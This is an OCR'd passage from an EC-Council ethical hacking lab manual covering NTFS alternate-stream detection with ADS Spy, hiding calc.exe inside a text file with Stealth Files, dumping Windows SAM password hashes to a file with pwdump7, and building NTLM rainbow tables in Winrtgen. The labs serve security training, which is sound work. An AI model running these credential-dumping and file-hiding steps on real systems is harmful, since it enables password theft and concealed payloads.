


FIGURE 3.2 ADS Spy window with Full Scan selected

5. Find the **ADS hidden info file** while you scan the system for alternative data streams.
6. To remove the Alternate Data Stream, click **Remove selected streams**.

Compatible with: Windows Server 2012, 20008




FIGURE 3.3: Find the hidden stream file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
ADS Spy	**Scan Option:** Full Scan (all NTFS drives)
	Output: ▪ Hidden files with its location ▪ Hidden files size

Questions

1. Analyze how ADS Spy detects NTFS streams.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Hiding Files Using the Stealth Files Tool

Stealth Files use a process called steganography to hide any files inside of another file. It is an alternative to encryption of files.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The Windows NT NTFS file system has a feature that is not well documented and is unknown to many NT developers and most users. A stream is a hidden file that is linked to a normal (visible) file. A stream is not limited in size and there can be more than one stream linked to a normal file. Streams can have any name that complies with NTFS naming conventions. In order to be an expert ethical hacker and penetration tester, you must understand how to hide files using the Stealth Files tool. In this lab, discuss how to find hidden files inside of other files using the Stealth Files Tool.

Lab Objectives

The objective of this lab is to teach students how to **hide files** using the Stealth Files tool.

It will teach you how to:

- Use the Stealth Files Tool
- Hide files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out this lab you need:

- **Stealth Files** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Audio Steganography\Stealth Files**
- A computer running **Window Server 2012** (host machine)
- You can also download the latest version of **Stealth Files** from the link http://www.froebis.com/english/sf40.shtml

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Administrative privileges to run the **Stealth files** tool
- Run this tool in Windows Server 2012 (Host Machine)

Lab Duration

Time: 15 Minutes

Overview of Stealth Files Tool

Stenography is the art and science of writing hidden messages.

Stealth files use a process called **steganography** to hide any files inside of another file. It is an alternative to encryption of files because no one can decrypt the encrypted information or data from the files unless they know that the hidden files exist.

Lab Tasks

TASK 1

Stenography

1. Follow the wizard-driven installation instructions to install **Stealth Files Tool**.
2. Launch **Notepad** and write **Hello World** and save the file as **Readme.txt** on the desktop.

Stealth Files uses a process called steganography to hide any file or files inside of another file




FIGURE 4.1: Hello world in readme.txt

3. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 4.2: Windows Server 2012 – Desktop view

4. Click the **Stealth Files 4.0** app to open the **Stealth File** window.

You can also download Stealth File from http://www.froebis.com.




FIGURE 4.3: Windows Server 2012 – Apps

5. The main window of **Stealth Files 4.0** is shown in the following figure.

This is an alternative to encryption because no one can decrypt encrypted information or files unless they know that the hidden files exist.

FIGURE 4.4: Control panel of Stealth Files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click **Hide Files** to start the process of hiding the files.
7. Click **Add files**.

Before Stealth Files hides a file, it compresses it and encrypts it with a password. Then you must select a carrier file, which is a file that contains the hidden files




FIGURE 4.5: Add files Window

8. **In Step1,** add the **Calc.exe** from **c:\windows\system32\calc.exe**.
9. **In Step 2,** choose the carrier file and add the file **Readme.txt** from the **desktop**.
10. **In Step 3,** choose a password such as **magic** (you can type any desired password).

Stealth Files 4.0 can be downloaded from the link: http://www.froebis.com/english/sf40.shtml

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also remove the hidden files from the carrier file by going to Remove Hidden Files and following the instructions




FIGURE 4.6: Step 1-3 Window

11. Click **Hide Files**.
12. It will hide the file **calc.exe** inside the **readme.txt** located on the desktop.
13. Open the notepad and check the file; **calc.exe** is copied inside it.

When you are ready to recover your hidden files, simply open them up with Stealth Files, and if you gave the carrier file a password, you will prompted to enter it again to recover the hidden files




FIGURE 4.7: Calc.exe copied inside notepad.txt

14. Now open the **Stealth files Control panel** and click **Retrieve Files**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pictures will still look the same, sound file will still sound the same, and programs will still work fine

These carrier files will still work perfectly even with the hidden data in them




FIGURE 4.8: Stealth files main window

15. In **Step 1**, choose the file (Readme.txt) from desktop in which you have saved the **calc.exe**.
16. In **Step 2,** choose the path to store the retrieved hidden file. In the lab the path is desktop.
17. Enter the password **magic** (the password that is entered to hide the file) and click on **Retrieve Files!**

This carrier file can be any of these file types: **EXE, DLL, OCX, COM, JPG, GIF, ART, MP3, AVI,** WAV, DOC, BMP, and WMF. Most audio, video, and executable files can also be carrier files




FIGURE 4.9: Retrieve files main window

18. The retrieved file is stored on the **desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can transfer the carrier file through the Internet, and the hidden files inside will transfer simultaneously.




FIGURE 4.10: Calc.exe running on desktop with the retrieved file

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Stealth Files Tool	**Hidden Files:** Calc.exe (calculator)
	Retrieve File: readme.txt (Notepad)
	Output: Hidden calculator executed

Questions

1. Evaluate other alternative parameters for hiding files.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Extracting SAM Hashes Using PWdump7 Tool

Pwdump7 can also be used to dump protected files. You can always copy a used file by just executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Icon key.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Passwords are a big part of this modern generation. You can use the password for your system to protect the business or secret information and you may choose to limit access to your PC with a Windows password. These passwords are an important security layer, but many passwords can be cracked and while that is worry, this chink in the armour can come to your rescue. By using password cracking tools or password cracking technologies that allows hackers to steal password can be used to recover them legitimately. In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords. In this lab, we discuss extracting the user login password hashes to crack the password.

Lab Objectives

This lab teaches you how to:

- Use the **pwdump7** tool
- Crack administrator passwords

Lab Environment

To carry out the lab you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- **Pwdump7** located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\pwdump7**
- Run this tool on **Windows Server 2012**
- You can also download the latest version of **pwdump7** from the link http://www.tarasco.org/security/pwdump_7/index.html
- Administrative privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCP/IP** settings correctly configured and an accessible DNS server
- Run this lab in **Windows Server 2012** (host machine)

Lab Duration

Time: 10 Minutes

Overview of Pwdump7

Pwdump7 can be used to dump protected files. You can always copy a used file just by executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Icon key

Lab Tasks

TASK 1

Generating Hashes

1. Open the command prompt and navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\pwdump7**.
2. Alternatively, you can also navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\pwdump7**and right-click the **pwdump7** folder and select **CMD prompt here** to open the command prompt.




FIGURE 5.1: Command prompt at pwdump7 directory

Active directory passwords are stored in the ntds.dit file and currently the stored structure

3. Now type **pwdump7.exe** and press **Enter**, which will display all the password hashes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.2: pwdump7.exe result window

Always copy a used file just executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat.

4. Now type **pwdump7.exe > c:\hashes.txt** in the command prompt, and press **Enter**.
5. This command will copy all the data of **pwdump7.exe** to the **c:\hashes.txt** file. (To check the generated hashes you need to navigate to the **C:** drive.)




FIGURE 5.3: hashes.txt window

Lab Analysis

Analyze all the password hashes gathered during the lab and figure out what the password was.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
PWdump7	**Output:** List of User and Password Hashes ▪ Administrator ▪ Guest ▪ Lauguard ▪ Martin ▪ Juggyboy ▪ Jason ▪ shiela

Questions

1. What is pwdump7.exe command used for?
2. How do you copy the result of a command to a file?

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Creating the Rainbow Tables Using Winrtgen

Winrtgen is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384) and SHA-2 (512) hashes.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In computer and information security, the use of password is essential for users to protect their data to ensure a secured access to their system or machine. As users become increasingly aware of the need to adopt strong passwords, it also brings challenges to protection of potential data. In this lab, we will discuss creating the rainbow table to crack the system users' passwords. In order to be an expert ethical hacker and penetration tester, you must understand how to create rainbow tables to crack the administrator password.

Lab Objectives

The objective of this lab is to help students how to create and use **rainbow table** to perform system password hacking.

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- **Winrtgen** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**
- A computer running **Window Server 2012**
- You can also download the latest version of **Winrtgen** from the link http://www.oxid.it/projects.html
- If you decide to download the latest version, then screenshots shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run this tool on **Windows Server 2012**
- Administrative privileges to run this program

Lab Duration

Time: 10 Minutes

Overview of Rainbow Table

You can also download Winrtge from http://www.oxid.it/projects.html

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering plaintext passwords, up to a certain length, consisting of a limited set of characters.

Lab Task

TASK 1

Generating Rainbow Table

1. Double-click the **winrtgen.exe** file. The main window of winrtgen is shown in the following figure.




FIGURE 6.1: winrtgen main window

Rainbow tables usually used to crack a lot of hash types such as NTLM, MD5, SHA1

2. Click the **Add Table** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.2: creating the rainbow table

3. **Rainbow Table properties** window appears:
   i. Select **ntlm** from the **Hash** drop-down list
   ii. Set the **Min Len** as **4**, the **Max Len** as **9**, and the **Chain Count** of **4000000**.
   iii. Select **loweralpha** from the **Charset** drop-down list (this depends on the password).
4. Click **OK**.




FIGURE 6.3: selecting the Rainbow table properties

5. A file will be created; click **OK**.

You can also download Winrtge from http://www.oxid.it/projects.html.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

